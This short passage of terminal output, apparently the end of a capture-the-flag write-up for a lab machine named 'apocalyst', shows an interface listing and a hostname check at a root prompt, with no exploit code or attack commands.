2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:e9:ed brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.46/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:e9ed/64 scope global mngtmpaddr dynamic
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb9:e9ed/64 scope link
       valid_lft forever preferred_lft forever
hostname
hostname
apocalyst
root@apocalyst:~#
```